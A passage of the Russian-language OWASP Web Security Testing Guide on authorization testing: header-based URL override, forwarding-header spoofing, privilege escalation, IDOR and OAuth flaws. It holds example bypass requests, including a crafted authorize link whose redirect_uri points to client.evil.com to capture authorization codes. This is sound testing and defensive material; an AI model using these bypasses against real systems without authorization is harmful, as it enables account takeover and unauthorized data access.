Попробуйте получить доступ к расположению этих файлов в качестве обычного пользователя. Если вы можете извлечь, изменить или удалить их, значит, приложение уязвимо.

Тестирование обработки запросов со специальными заголовками

Некоторые приложения поддерживают нестандартные заголовки, такие как **X-Original-URL** или **X-Rewrite-URL**, чтобы разрешить переопределение целевого URL в запросах на тот, который указан в значении заголовка.

Такое поведение можно использовать в ситуации, когда приложение находится за компонентом, который применяет ограничение доступа на основе URL-адреса запроса.

Видом ограничения доступа, основанном на URL запроса, может, например, быть блокировка из Интернета доступа к консоли администрирования, которая открывается через **/console** или **/admin**.

Чтобы узнать поддерживаются ли заголовки **X-Original-URL** или **X-Rewrite-URL**, можно предпринять следующие шаги:

1. Отправить обычный запрос без заголовка X-Original-Url или X-Rewrite-Url

```
GET / HTTP/1.1
Host: www.example.com
[...]
```

2. Отправить запрос с заголовком X-Original-Url, указывающим на несуществующий ресурс

```
GET / HTTP/1.1
Host: www.example.com
X-Original-URL: /donotexist1
[...]
```

3. Отправить запрос с заголовком X-Rewrite-Url, указывающим на несуществующий ресурс

```
GET / HTTP/1.1
Host: www.example.com
X-Rewrite-URL: /donotexist2
[...]
```

Если ответ на любой из этих запросов содержит маркеры того, что ресурс не был найден, это указывает на то, что приложение поддерживает специальные заголовки запросов. Эти маркеры могут включать в себя HTTP-код статуса ответа 404 или сообщение "ресурс не найден" в теле ответа.

Как только подтвердится поддержка заголовка **X-Original-URL** или **X-Rewrite-URL** можно использовать предполагаемый способ обхода ограничения доступа, отправляя ожидаемый запрос в приложение, но указав URL как разрешённый фронтальным компонентом в качестве основного URL запроса, а реальный целевой URL — в заголовке **X-Original-URL** или **X-Rewrite-URL** (в зависимости от того, какой из них поддерживается). Если поддерживаются оба, попробуйте один за другим, чтобы проверить, для какого заголовка работает обход.

4. Другие заголовки, которые следует рассмотреть

Часто панели администратора или связанные с администрированием функциональные возможности доступны только клиентам в локальных сетях, поэтому для получения доступа можно злоупотреблять различными прокси-серверами или HTTP-заголовками, связанными с пересылкой. Вот некоторые заголовки и значения для тестирования:

- Заголовки:
 - **X-Forwarded-For**
 - **X-Forward-For**
 - **X-Remote-IP**
 - **X-Originating-IP**
 - **X-Remote-Addr**
 - **X-Client-IP**
- Значения
 - **127.0.0.1** (или другие в пространстве **127.0.0.0/8** или **::1/128**)
 - **localhost**
 - Любые частные IP-адреса из [RFC1918](#):

- **10.0.0.0/8**
- **172.16.0.0/12**
- **192.168.0.0/16**
- Link-local адреса: **169.254.0.0/16** из [RFC3927](#) или **FE80::/10** из [RFC4862](#).

Примечание: указание порта рядом с адресом или именем хоста также может помочь обойти периметровые средства защиты, такие как WAF и т.п.

Например: **127.0.0.4:80**, **127.0.0.4:443**, **127.0.0.4:43982**

Меры защиты

Чтобы гарантировать отсутствие несанкционированного доступа применяйте принцип наименьших привилегий по отношению к пользователям, ролям и ресурсам.

Инструменты

- [OWASP Zed Attack Proxy \(ZAP\)](#)
 - [дополнение Access Control Testing](#)
- [Port Swigger Burp Suite](#)
 - [расширение AuthMatrix](#)
 - [расширение Autorize](#)

Ссылки

[OWASP Application Security Verification Standard 4.0.3.](#)

Тестирование повышения привилегий

ID

WSTG-ATHZ-03

Обзор

В этом разделе описывается проблема повышения привилегий с одного уровня на другой (эскалации). На этом этапе тестировщик должен убедиться, что пользователь не может изменить свои привилегии или роли внутри приложения таким образом, чтобы это могло привести к атакам с повышением привилегий.

Повышение привилегий происходит, когда пользователь получает доступ к большему количеству ресурсов или функциональных возможностей, чем ему разрешено, и такое повышение или изменения должны были быть

предотвращены приложением. Обычно это вызвано недостатками приложения. В результате приложение выполняет действия с большими привилегиями, чем те, которые предусмотрены разработчиком или системным администратором.

Степень эскалации зависит от того, какими привилегиями уполномочен обладать злоумышленник и какие привилегии он сможет получить при успешной атаке. Например, ошибка приложения, которая позволяет пользователю получить дополнительные привилегии после успешной аутентификации, ограничивает степень эскалации, поскольку пользователь уже авторизован для получения некоторых привилегий. А удалённый злоумышленник, получающий привилегии суперпользователя вообще без аутентификации, добивается и более высокой степени эскалации.

Обычно говорят о *вертикальной эскалации*, когда можно получить доступ к ресурсам, предоставленным более привилегированным учётным записям (например, получение прав администратора приложения), и о *горизонтальной эскалации*, когда возможен доступ к ресурсам, предоставленным аналогичной учётной записи (например, в приложении онлайн-банкинга, доступ к информации, относящейся к другому пользователю).

Задачи тестирования

- Определить точки входа, связанные с манипулированием привилегиями.
- Пофаззить или иным образом попытаться обойти меры защиты.

Как тестировать

Тестирование манипулирования ролями/привилегиями

Необходимо отметить все функциональные возможности приложения, где пользователь может создавать информацию в базе данных (например, совершать платежи, добавлять контакты или отправлять сообщения); получать информацию (выписку со счёта, сведения о заказе и т. д.); или удалять её (удалять пользователей, сообщения и т.д.). Тестировщик должен попытаться получить доступ к таким функциям от имени другого пользователя, чтобы проверить, возможен ли доступ к функции, которая не должна быть разрешена его ролью/привилегией (но может быть разрешена от имени другого пользователя).

Манипулирование с группой пользователей

Например, следующий HTTP POST позволяет пользователю, принадлежащему к группе **grp001**, получить доступ к заказу №0001:

```
POST /user/viewOrder.jsp HTTP/1.1
Host: www.example.com
...

groupID=grp001&orderID=0001
```

Проверьте, может ли пользователь, который не принадлежит к **grp001**, изменить значение параметров **groupID** и **orderID**, чтобы получить доступ к этим привилегированным данным.

Манипулирование с профилем пользователя

Например, следующий ответ сервера показывает скрытое поле в HTML-файле, выдаваемом пользователю после успешной аутентификации:

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/6.0
Date: Wed, 1 Apr 2006 13:51:20 GMT
Set-Cookie: USER=aW78ryrGrTWs4Mn0d32Fs51yDqp; path=/;
domain=www.example.com
Set-Cookie: SESSION=k+KmKeHXTgDi1J5fT7Zz; path=/; domain=
www.example.com
Cache-Control: no-cache
Pragma: No-cache
Content-length: 247
Content-Type: text/html
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close
```

HTML

```
<form name="autoriz" method="POST" action = "visual.jsp">
<input type="hidden" name="profile" value="SysAdmin">

<body onload="document.forms.autoriz.submit()">
</td>
</tr>
```

Что будет, если тестировщик изменит значение переменной **profile** на **SysAdmin**? Можно ли стать **администратором**?

Манипулирование со значением условия

Например, в окружении, где сервер отправляет сообщение об ошибке, содержащееся в значении определённого параметра в наборе кодов ответа, как показано ниже:

```
@0`1`3`3``0`UC`1`Status`OK`SEC`5`1`0`ResultSet`0`PVValid`-1
`0`0` Notifications`0`0`3`Command Manager`0`0`0`
StateToolsBar`0`0`0`
StateExecToolBar`0`0`0`FlagsToolBar`0`
```

Сервер неявно доверяет пользователю. Он считает, что пользователь ответит вышеуказанным сообщением, закрывающим сессию.

В этом случае убедитесь, что невозможно повысить привилегии, изменив значения параметров. В этом конкретном примере, изменив значение **PVValid** с **-1** на **0** (без ошибок), может оказаться возможным аутентифицироваться в качестве администратора на сервере.

Манипуляции с IP-адресом

Некоторые web-сайты ограничивают доступ или подсчитывают количество неудачных попыток входа в систему на основе IP-адреса, например:

```
X-Forwarded-For: 8.1.1.1
```

В этом случае, если web-сайт использует значение **X-forwarded-For** в качестве IP клиента, тестировщик может изменить значение IP в HTTP-заголовке **X-forwarded-For**, чтобы обойти идентификацию источника по IP.

Тестирование вертикального обхода схемы авторизации

Вертикальный обход авторизации характерен для случая, когда злоумышленник получает роль выше своей собственной. Тестирование этого обхода направлено на проверку того, как была реализована схема вертикальной авторизации для каждой роли. Для каждой функции, страницы, конкретной роли или запроса, выполняемого приложением, необходимо проверить, возможно ли:

- Получить доступ к ресурсам, которые должны быть доступны только пользователю с более высокими полномочиями.
- Выполнять операции с ресурсами, которые должны выполняться только пользователем с более высокими полномочиями или под особой ролью.

Для каждой роли:

1. Зарегистрируйте пользователя.
2. Установите и поддерживайте две разных сессии для двух разных ролей.
3. Для каждого запроса измените идентификатор сессии с исходного на идентификатор сессии другой роли и анализируйте ответы.
4. Приложение будет считаться уязвимым, если сессия с меньшими привилегиями содержит те же данные или указывает на успешные операции с функциями, что и сессия с более высокими привилегиями.

Сценарий тестирования ролей для сайта банка

В следующей таблице показаны системные роли на сайте банка. Каждая роль связана с определёнными разрешениями для работы в меню событий:

Роль	Разрешения	Дополнительные разрешения
Администратор	Полный контроль	Удаление
Руководитель	Изменение, Добавление, Чтение	Добавление
Сотрудник	Чтение, Изменение	Изменение
Клиент	Только чтение	

Приложение будет считаться уязвимым, если:

1. Клиент может выполнять функции администратора, руководителя или сотрудника банка;
2. Сотрудник может выполнять функции руководителя или администратора;
3. Руководитель может выполнять функции администратора.

Предположим, что функция **deleteEvent** входит в меню учётной записи администратора приложения, и получить к ней доступ можно, запросив следующий URL: **https://www.example.com/account/deleteEvent**. Тогда при вызове функции **deleteEvent** формируется следующий HTTP-запрос:

```
POST /account/deleteEvent HTTP/1.1
Host: www.example.com
[другие HTTP-заголовки]
Cookie: SessionID=ADMINISTRATOR_USER_SESSION

EventID=1000001
```

Ответом будет:

```
HTTP/1.1 200 OK
[другие HTTP-заголовки]

{"message": "Event was deleted"}
```

Злоумышленник может попытаться выполнить тот же запрос:

```
POST /account/deleteEvent HTTP/1.1
Host: www.example.com
[другие HTTP-заголовки]
Cookie: SessionID=CUSTOMER_USER_SESSION

EventID=1000002
```

Если ответ на запрос злоумышленника тоже содержит **{"message": "Event was deleted"}**, то приложение уязвимо.

Доступ к странице администратора

Предположим, что в учётную запись администратора входит доступ к меню (панели) администратора.

Приложение будет считаться уязвимым, если какая-либо роль, кроме администратора, сможет получить доступ к этому меню. Иногда разработчики выполняют проверку авторизации только на уровне графического интерфейса и оставляют функции без проверки авторизации, что потенциально приводит к уязвимостям.

Обход URL

Попробуйте побродить по сайту и проверить, нет ли на нём страниц без проверки авторизации, например:

```
../../../userInfo.html
```

Белый ящик

Скорее всего, тестировщики или хакеры смогут обойти авторизацию по URL-адресу с помощью методов кодирования URL, если проверка проводится только по неполным совпадениям URL, например:

```
startswith(), endswith(), contains(), indexOf()
```

Перебор Session ID

Идентификаторы сессии, алгоритм генерации которых может быть уязвим для атаки методом перебора называют слабыми. Например, если в качестве sessionId на web-сайте используется **MD5 (Password + UserID)**, то можно угадать или сгенерировать sessionId других пользователей.

Ссылки

Техническое руководство

- [Wikipedia - Повышение привилегий](#)

Инструменты

- [OWASP Zed Attack Proxy \(ZAP\)](#)

Тестирование небезопасных прямых ссылок на объекты (IDOR)

ID

WSTG-ATHZ-04

Обзор

Небезопасные прямые ссылки на объекты (англ.: Insecure Direct Object References, IDOR) возникают, когда приложение предоставляет прямой доступ к объектам на основе введенных пользователем данных. В результате этой уязвимости злоумышленники могут обойти авторизацию и получить прямой доступ к ресурсам системы, например к записям базы данных или файлам.

Небезопасные прямые ссылки на объекты позволяют обходить авторизацию и получать доступ к ресурсам напрямую, изменяя значение параметра, используемого для прямого указания на объект. Такими ресурсами могут быть записи базы данных, принадлежащие другим пользователям, файлы в системе и др. Это вызвано тем, что приложение проводит недостаточно строгую авторизацию, принимая введенные пользователем данные и используя их для извлечения объекта.

Задачи тестирования

- Найти точки с прямыми ссылками на объекты.
- Оценить меры контроля доступа и их уязвимость для IDOR.

Как тестировать

Чтобы проверить наличие этой уязвимости, сначала необходимо нанести на схему приложения все точки, где для прямых ссылок на объекты ожидается ввод данных от пользователя. Например, там, где пользователь должен что-то ввести для доступа к записи в базе данных, к файлу, к страницам приложений и т.д. Затем, изменяя значение параметров в ссылке на объекты, необходимо оценить, можно ли увидеть объекты, принадлежащие другим пользователям, или иным образом обойти авторизацию.

Лучший способ проверить наличие прямых ссылок на объекты — иметь по крайней мере двух (часто больше) пользователей для охвата различных принадлежащих им объектов и функций. Например, два пользователя, каждый из которых имеет доступ к разным объектам (таким как информация о покупках, личные сообщения и т.д.), и (если применимо) пользователя с отличающимися привилегиями (например, администратора), чтобы увидеть, есть ли прямые ссылки на функциональность приложения. Имея несколько пользователей, экономится драгоценное время на перебор имён объектов, поскольку можно попытаться получить доступ к объектам, принадлежащим другому пользователю.

Ниже приведены несколько типичных сценариев для этой уязвимости и методы тестирования для каждого из них:

Значение параметра используется непосредственно для извлечения записи из базы данных

Пример запроса:

```
http://foo.bar/somepage?invoice=12345
```

В этом случае значение параметра *invoice* используется как индекс в таблице счетов в базе данных. Приложение принимает значение этого параметра и использует его в запросе к базе данных. Затем приложение возвращает информацию о счёте пользователю.

Поскольку значение *invoice* входит в сам запрос, путём изменения значения этого параметра можно получить любой объект счета, независимо от пользователя, которому этот счёт принадлежит. Для проверки этого случая необходимо найти идентификатор счёта, принадлежащего другому тестовому пользователю (убедившись, что он не должен просматривать эту информацию согласно бизнес-логике приложения), а затем проверить, возможен ли доступ к объектам без авторизации.

Значение параметра используется непосредственно для выполнения операции в системе

Пример запроса:

```
http://foo.bar/changethpassword?user=someuser
```

В этом случае значение параметра *user* используется, чтобы сообщить приложению, для какого пользователя следует изменить пароль. Во многих случаях этот шаг будет входить в состав мастера или многошаговой операцией. На первом этапе приложение получит запрос о том, для какого пользователя необходимо изменить пароль, а на следующем этапе пользователь предоставит новый пароль (не спрашивая текущего).

Параметр *user* используется для прямой ссылки на объект пользователя, для которого будет выполнена операция смены пароля. Чтобы проверить этот случай, тестировщик должен попытаться ввести другое тестовое имя пользователя, отличное от того, который в данный момент вошёл в систему, и проверить, возможно ли изменить пароль другого пользователя.

Значение параметра используется непосредственно для доступа к ресурсам файловой системы

Пример запроса:

```
http://foo.bar/showImage?img=img00011.jpg
```

В этом случае значение параметра **img** используется, чтобы сообщить приложению, какой файл пользователь намеревается получить. Указав имя или идентификатор другого файла (например, `img=img00012.jpg`), злоумышленник сможет получить объекты, принадлежащие другим пользователям.

Чтобы протестировать этот случай, тестировщик должен получить ссылку, к которой пользователь не должен иметь доступа, и попытаться получить к ней доступ, используя ее в качестве значения параметра **img**. Примечание: эта уязвимость часто используется в сочетании с уязвимостью обхода каталога/пути (см. [Тестирование включения файлов при обходе каталогов](#))

Значение параметра используется непосредственно для доступа к функциям приложения

Пример запроса:

```
http://foo.bar/accessPage?menuItem=12
```

В этом случае значение параметра **menuItem** используется, чтобы сообщить приложению, к какому пункту меню (и, следовательно, к какой функциональности) пользователь пытается получить доступ. Предположим, что пользователь имеет ограниченный доступ, т.е. ему доступны только ссылки для доступа к пунктам меню 1, 2 и 3. Изменяя значение параметра **menuItem**, можно обойти авторизацию и получить доступ к дополнительным возможностям приложения. Чтобы проверить этот случай, тестировщик находит то место, где функциональность приложения определяется ссылкой на элемент меню, сопоставляет значения элементов меню, к которым может получить доступ данный тестовый пользователь, а затем пытается использовать другие элементы меню.

В приведённых выше примерах достаточно изменить один параметр. Однако иногда ссылка на объект может быть разделена между более чем одним параметром, и тестирование должно быть соответствующим образом скорректировано.

Ссылки

OWASP Top 10:

- [A4:2013 Insecure Direct Object References](#)
- [A5:2017 - Broken Access Control](#)
- [A01:2021 – Broken Access Control](#)

Тестирование уязвимостей в OAuth

ID

WSTG-ATHZ-05

Обзор

[OAuth2.0](#) (далее именуемый OAuth) — это фреймворк авторизации, который позволяет клиенту получать доступ к ресурсам от имени своего пользователя.

Чтобы достичь этого, OAuth в значительной степени полагается на токены для связи между различными сущностями, причем каждая сущность играет свою [роль](#):

- **Владелец ресурса (англ.: Resource owner, RO):** субъект, предоставляющий доступ к ресурсу, владелец и в большинстве случаев сам пользователь
- **Сервер авторизации (англ.: Authorization Server, AS):** сервер, который хранит информацию об авторизации и предоставляет доступ
- **Клиентское приложение (англ.: Client):** приложение, запрашивающее доступ к ресурсу от имени Владельца ресурса. Клиентские приложения на основе их способности безопасно аутентифицироваться на сервере авторизации (AS) делятся на два [типа](#):
 - **публичные (англ.: Public)** не хранят учётные данных на AS (*например*, такие как одностраничные web-приложения (англ.: single page application, SPA), мобильные приложения и т.д.)
 - **конфиденциальные (англ.: Confidential),** хранящие учётные данные на AS (*например*, сервисы бэкенда)
- **Сервер ресурсов (англ.: Resource Server, RS):** Приложение, которое обслуживает контент, к которому обращается клиент.

Поскольку OAuth отвечает за делегирование владельцем прав доступа клиентским приложениям, то он очень привлекателен для злоумышленников, а некорректные

его реализации приводят к несанкционированному доступу к ресурсам и информации пользователей.

Чтобы предоставить доступ к клиентскому приложению, OAuth использует несколько [типов предоставления разрешений \(англ.: authorization grant types\)](#) для создания токена доступа (англ.: access token):

- [Код авторизации \(англ.: Authorization Code\)](#): используется как конфиденциальными, так и публичными клиентами для обмена кода авторизации на токен доступа, но рекомендуется только для конфиденциальных.
- [Ключ подтверждения для обмена кодами \(англ.: Proof Key for Code Exchange \(PKCE\)\)](#): PKCE расширяет возможности предыдущего типа, обеспечивая ему более надёжную защиту для использования публичными клиентами и улучшая положение конфиденциальных.
- [Учётные данные клиента \(англ.: Client Credentials\)](#): используется для связи между системами; здесь «пользователь» — система, запрашивающая доступ к своим собственным ресурсам, хранящимся на сервере ресурсов.
- [Код устройства \(англ.: Device Code\)](#): используется для устройств без браузера или с ограниченными возможностями ввода.
- [Токен обновления \(англ.: Refresh Token\)](#): токены, предоставляемые сервером авторизации, позволяющие клиентам обновлять токены доступа пользователей, когда они становятся недействительными или истекают. Этот тип предоставления разрешений используется в сочетании с одним из перечисленных выше.

Два потока признаны устаревшими в предстоящем релизе [OAuth2.1](#), и их использование не рекомендуется:

- [Поток неявных разрешений \(англ.: Implicit Flow\)*](#): безопасная реализация PKCE выводит этот поток из употребления. До PKCE неявный поток использовался клиентскими приложениями, например, [одностраничными](#), с тех пор как [CORS](#) ослабил [политику одного источника](#) для взаимодействия между web-сайтами. Дополнительные сведения о том, почему неявное предоставление разрешений не рекомендуется, см. [здесь](#).
- [Поток с предоставлением клиенту пароля \(англ.: Resource Owner Password Credentials, ROPC\)](#): используется для передачи пользователем учётных данных непосредственно в клиентское приложение, которое затем отправляет их на авторизацию для обмена на токен доступа. Сведения о том, почему этот поток не рекомендуется, см. [здесь](#).

*: Неявный поток устарел только для OAuth, а в OpenID Connect (OIDC) он применяется для получения **id_tokens**. Будьте внимательны: неявный поток можно распознать, когда для получения токена доступа используется только

конечная точка `/authorization`, никоим образом не полагаясь на конечную точку `/token`. Пример этого можно найти [здесь](#).

Обратите внимание, что потоки OAuth — сложная тема, и приведённое выше даёт очень краткое представление о её ключевых областях. Ссылки содержат дополнительную информацию о конкретных потоках.

Задача тестирования

- Определить, является ли реализация OAuth2 уязвимой, устаревшей или нестандартной.

Как тестировать

Тестирование на наличие устаревших потоков

Устаревшие потоки были удалены по соображениям безопасности и функциональности. Выявление их использования позволяет нам быстро проверить, подвержены ли они каким-либо угрозам, связанным с их эксплуатацией. Некоторые из них могут быть недоступны злоумышленнику, например, способ, которым клиентское приложение может использовать учётные данные пользователей. Это должно быть задокументировано и доведено до сведения внутренних инженерных команд.

Для публичных приложений, как правило, можно определить тип разрешения в запросе к конечной точке `/token`. Он указывается при обмене токенами в параметре `grant_type`.

В примере ниже показано предоставление кода авторизации с помощью PKCE.

```
POST /oauth/token HTTP/1.1
Host: as.example.com
[...]

{
  "client_id": "example-client",
  "code_verifier": "example",
  "grant_type": "authorization_code",
  "code": "example",
  "redirect_uri": "http://client.example.com"
}
```

Соответствие между значениями параметра `grant_type` и типами предоставления разрешений, на которые они указывают:

- **password** — ROPC.
- **client_credentials** — учётные данные клиента.
- **authorization_code** — код авторизации.

Неявный тип потока не отображается в параметре **grant_type**, поскольку токен предоставляется в ответ на запрос конечной точки **/authorization**, и вместо этого может быть обнаружен с помощью **response_type**. Пример:

```
GET /authorize
  ?client_id=<some_client_id>
  &response_type=token
  &redirect_uri=https%3A%2F%2Fclient.example.com%2F
  &scope=openid%20profile%20email
  &state=<random_state>
```

На используемый поток OAuth указывают следующие параметры URL:

- **response_type=token** — неявный поток, т.к. клиент напрямую просит у сервера авторизации вернуть токен.
- **response_type=code** — поток с кодом авторизации, поскольку клиент просит у сервера авторизации вернуть код, который впоследствии будет обменен на токен.
- **code_challenge=sha256(xyz)** — расширение PKCE, т.к. ни один другой поток не использует этот параметр.

Ниже приведен пример запроса авторизации для потока кода авторизации с PKCE:

```
GET /authorize
  ?redirect_uri=https%3A%2F%2Fclient.example.com%2F
  &client_id=<some_client_id>
  &scope=openid%20profile%20email
  &response_type=code
  &response_mode=query
  &state=<random_state>
  &nonce=<random_nonce>
  &code_challenge=<random_code_challenge>
  &code_challenge_method=S256 HTTP/1.1
Host: as.example.com
[...]
```

Публичные клиентские приложения

Для публичных клиентов рекомендуется поток с предоставлением кода авторизации с расширением PKCE. Запрос авторизации для потока кода авторизации с PKCE должен содержать **response_type=code** и **code_challenge=sha256(xyz)**.

Обмен токенами должен содержать тип предоставления разрешения **authorization_code** и **code_verifier**.

Для публичных клиентов не подходят следующие типы потоков:

- код авторизации без расширения PKCE
- учётные данные клиента
- неявный поток
- ROPC.

Конфиденциальные клиентские приложения

Для конфиденциальных клиентов рекомендуется поток с предоставлением кода авторизации. Также может применяться расширение PKCE.

Для конфиденциальных клиентов не подходят следующие типы потоков:

- учётные данные клиента (за исключением взаимодействий между системами — см. ниже)
- неявный поток
- ROPC.

Межсистемные взаимодействия

В ситуациях, когда взаимодействия с пользователем нет, а клиентами являются только конфиденциальными приложения, может использоваться поток с предоставлением учётных данных клиента.

Если вы знаете `client_id` и `client_secret`, можно получить токен, передав тип предоставления разрешений `'client_credentials'`.

SHELL

```
$ curl --request POST \
  --url https://as.example.com/oauth/token \
  --header 'content-type: application/json' \
  --data '{"client_id":"<some_client_id>","client_secret":"<some_client_secret>","grant_type":"client_credentials"}' -
  -proxy http://localhost:8080/ -k
```

Раскрытие учётных данных

В зависимости от потока OAuth передает несколько типов учётных данных в качестве параметров URL.

Раскрытию учётных данных подвержены следующие токены:

- токен доступа (англ.: access token)
- токен обновления (англ.: refresh token)
- код авторизации (англ.: authorization code)
- запрос / ответ при обмене PKCE (англ.: code challenge / code verifier)

Из-за особенностей работы OAuth `authorization_code`, а также `code_challenge`, и `code_verifier` могут указываться в URL. В неявном потоке токен авторизации передаётся в URL если `response_mode` не установлен в значение `form_post`. Это может привести к раскрытию запрошенного токена или кода в заголовке `Referrer`, в файлах журналов и прокси-серверах из-за того, что эти параметры передаются либо в запросе, либо во фрагменте.

Риск раскрытия токенов, который имеет неявный поток, намного выше, чем утечка `code` или других параметров `code_*`, поскольку они привязаны к конкретным клиентам и ими труднее воспользоваться в случае утечки.

Чтобы протестировать этот сценарий, используйте HTTP-прокси, например, OWASP ZAP, и перехватывайте трафик OAuth.

- Пройдите процесс авторизации и определите все учётные данные, присутствующие в URL.

- Если в страницу, связанную с потоком OAuth, включены какие-либо внешние ресурсы, проанализируйте запросы к ним. Учётные данные могут раскрываться в заголовке **Referrer**.

После OAuth-авторизации и использования приложения в истории запросов перехватывающего HTTP-прокси появится несколько запросов. Поищите по HTTP-заголовку Referrer (например, **Referer: https://idp.example.com/**) URL-адреса сервера авторизации и клиента в истории запросов.

Анализ метатегов Referrer в HTML (хотя этот тег [не поддерживается](#) ни в одном браузере), или [Referrer-Policy](#) может помочь оценить, происходит ли раскрытие учётных данных через заголовки Referrer.

Связанный сценарий тестирования

- [Тестирование JWT](#)

Меры защиты

- При внедрении OAuth всегда учитывайте используемую технологию и то, где находится приложение: если на стороне сервера, то оно может избежать раскрытия секретов, а если на стороне клиента, то нет.
- Практически в любом случае используйте поток кодов авторизации с PKCE. Единственное исключение — потоки без участия пользователей.
- Для передачи секретов используйте параметры POST или значения заголовков.
- Если других возможностей нет (например, в устаревших приложениях, которые нельзя мигрировать), реализуйте дополнительные заголовки безопасности, например, **Referrer-Policy**.

Инструменты

- [Burp Suite](#)
- [EsPReSSO](#) (расширение для Burp)
- [OWASP ZAP](#)

Ссылки

- [Аутентификация пользователей в OAuth 2.0](#)
- [Фреймворк авторизации OAuth 2.0](#)
- [Фреймворк авторизации OAuth 2.0: Использование токена на предъявителя](#)
- [Модель угроз OAuth 2.0 и соображения безопасности](#)
- [Рекомендации по безопасности OAuth 2.0](#)
- [Поток кода авторизации с ключом подтверждения для обмена кодами \(PKCE\)](#)

Тестирование уязвимостей сервера авторизации OAuth

Обзор

OAuth хранит учётные данные пользователей и их соответствующие права доступа на сервере авторизации (AS). AS играет решающую роль в потоке OAuth, поскольку он предоставляет клиентам доступ к ресурсам. Чтобы иметь возможность делать это безопасно, он должен правильно проверять параметры, которые являются частью потока OAuth.

Неспособность проверить параметры может привести к захвату учётных данных, несанкционированному доступу к ресурсам и повышению привилегий.

Задачи тестирования

- Найти уязвимости в сервере авторизации.

Как тестировать

Чтобы проверить наличие слабых мест в AS, вы должны:

1. Извлечь учётные данные, используемые для авторизации.
2. Предоставить себе доступ к произвольным ресурсам с помощью принудительного просмотра.
3. Обойти авторизацию.

Тестирование на недостаточный контроль Redirect URI

Если **redirect_uri** должным образом не контролируется, может быть создана ссылка, содержащая URL, указывающий на сервер, контролируемый злоумышленником. Это может быть использовано для обмана AS с целью отправки кода авторизации злоумышленнику. В следующем примере при фальсификации **redirect_uri** используется **client.evil.com**:

```
https://as.example.com/authorize?client_id=example-client&redirect_uri=http%3A%2F%client.evil.com%2F&state=example&response_mode=fragment&response_type=code&scope=openid&nonce=example
```

Если пользователь откроет эту ссылку в браузере, AS перенаправит его на вредоносный URL.

Злоумышленник может перехватить значение **code**, передаваемое в поддельном URL, а затем отправить его в конечную точку AS **/token**.

Следующий пример иллюстрирует как клиент `client.example.com` отправляет на `as.example.com` запрос на авторизацию, где `redirect_uri` `http%3A%2F%2Fclient.example.com%2F` передаётся в URL-кодировке:

```
GET /authorize
    ?redirect_uri=http%3A%2F%2Fclient.example.com%2F
    &client_id=example-client
    &errorPath=%2Ferror
    &scope=openid%20profile%20email
    &response_type=code
    &response_mode=query
    &state=example
    &nonce=example
    &code_challenge=example
    &code_challenge_method=S256 HTTP/1.1
Host: as.example.com
```

AS отвечает перенаправлением, содержащим код авторизации. Его можно обменять на токен доступа в запросе токена. Как показано ниже, URL в заголовке `Location` — это URI, указанный в предыдущем параметре `redirect_uri`.

```
HTTP/1.1 302 Found
Date: Mon, 18 Oct 2021 20:46:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 340
Location: http://client.example.com/?
code=example&state=example
```

Чтобы проверить, уязвим ли AS из-за недостаточного контроля `redirect_uri`, перехватите трафик с помощью HTTP-прокси, например, OWASP ZAP.

1. Запустите поток OAuth и приостановите его при запросе авторизации.
2. Измените значение `redirect_uri` и обратите внимание на ответ.
3. Изучите ответ и определите, принял ли AS произвольный параметр `redirect_uri`.

Если AS перенаправляет агент пользователя на указанный вами `redirect_uri`, AS должным образом не проверяет `redirect_uri`.

Кроме того, см. раздел **Распространённые пути обхода фильтра** в сценарии **Тестирование подделки запроса на стороне сервера**, чтобы выявить распространённые обходные пути для контроля **redirect_uri**.

Тестирование на инъекцию кода авторизации

В процессе обмена кодами в потоке кода авторизации AS выдаёт код клиенту, а затем в конечной точке **/token** обменивает его на токены авторизации и обновления.

Проведите следующие тесты AS:

1. Отправьте действующий код для другого **client_id**.
2. Отправьте действующий код для другого Владельца ресурса (RO).
3. Отправьте действующий код для другого **redirect_uri**.
4. Повторно отправьте код более одного раза (воспроизведение кода).

Тестирование публичных клиентских приложений

Запрос, отправленный на конечную точку **/token**, содержит код авторизации. Он обменивается на токен. Перехватите этот запрос с помощью HTTP-прокси, например, OWASP ZAP, и повторно отправьте запрос с изменёнными значениями.

```
POST /oauth/token HTTP/1.1
Host: as.example.com
[...]

{
  "errorPath":"/error",
  "client_id":"example-client",
  "code":"СЮДА_ВСТАВЬТЕ_КОД",
  "grant_type":"authorization_code",
  "redirect_uri":"http://client.example.com"
}
```

Если AS отвечает с **access_token**, код был успешно внедрён.

Тестирование конфиденциальных клиентских приложений

Поскольку поток OAuth для конфиденциальных клиентов дополнительно защищён секретом клиента, невозможно напрямую отправить код авторизации в конечную точку **/token**. Вместо этого внедрите код авторизации в клиент. Этот внедрённый код затем будет отправлен в запросе токена, выданном конфиденциальным клиентом вместе с секретом клиента.

Во-первых, перехватите код авторизации от AS:

1. Запустите поток кода авторизации с пользователем Alice. Сделайте паузу, когда получите код от AS.
2. Не отправляйте код клиенту, а запишите его и соответствующее ему state.

Затем введите код:

1. Запустите поток кода авторизации с пользователем Mallory и вставьте в процесс перехваченный ранее код и значения state для пользователя Alice.
2. Если атака будет успешной, у клиента будет **authorization_token**, который предоставляет доступ к ресурсам, принадлежащим пользователю Alice.

```
GET /callback?code=INJECT_CODE_HERE&state=example HTTP/1.1
Host: client.example.com
[...]
```

Тестирование атаки на отключение PKCE

При определённых обстоятельствах расширение PKCE может быть удалено из потока кода авторизации. Это потенциально может сделать публичных клиентов уязвимыми для атак, предотвращаемых PKCE.

Это может произойти, когда:

- AS не поддерживает PKCE.
- AS должным образом не контролирует PKCE.

Оба случая можно протестировать с помощью перехватывающего HTTP-прокси, например, OWASP ZAP. Проведите следующие тесты:

1. Отправьте запрос на авторизацию без параметров **code_challenge=sha256(xyz)** и **code_challenge_method**.
2. Отправить запрос на авторизацию с пустым значением параметра **code_challenge=sha256(xyz)**.
3. Отправить запрос на авторизацию с модифицированным **code_challenge=sha256(xyz)**.

В приведённом ниже примере показаны значения, которые необходимо изменить или исключить:

```
GET /authorize
  ?redirect_uri=http%3A%2F%client.example.com
  &client_id=example-client
  &errorPath=%2Ferror
  &scope=openid%20profile%20email
  &response_type=code
  &response_mode=web_message
  &state=example-state
  &nonce=example-nonce
  &code_challenge=ИЗМЕНИТЕ_ИЛИ_ИСКЛЮЧИТЕ_ЕГО
  &code_challenge_method=ИЗМЕНИТЕ_ИЛИ_ИСКЛЮЧИТЕ_ЕГО
  &prompt=none HTTP/1.1
Host: as.example.com
[...]
```

AS должен проверять значение **code_verifier** при обмене токенами. Чтобы протестировать:

1. Отправьте запрос токена без **code_verifier**.
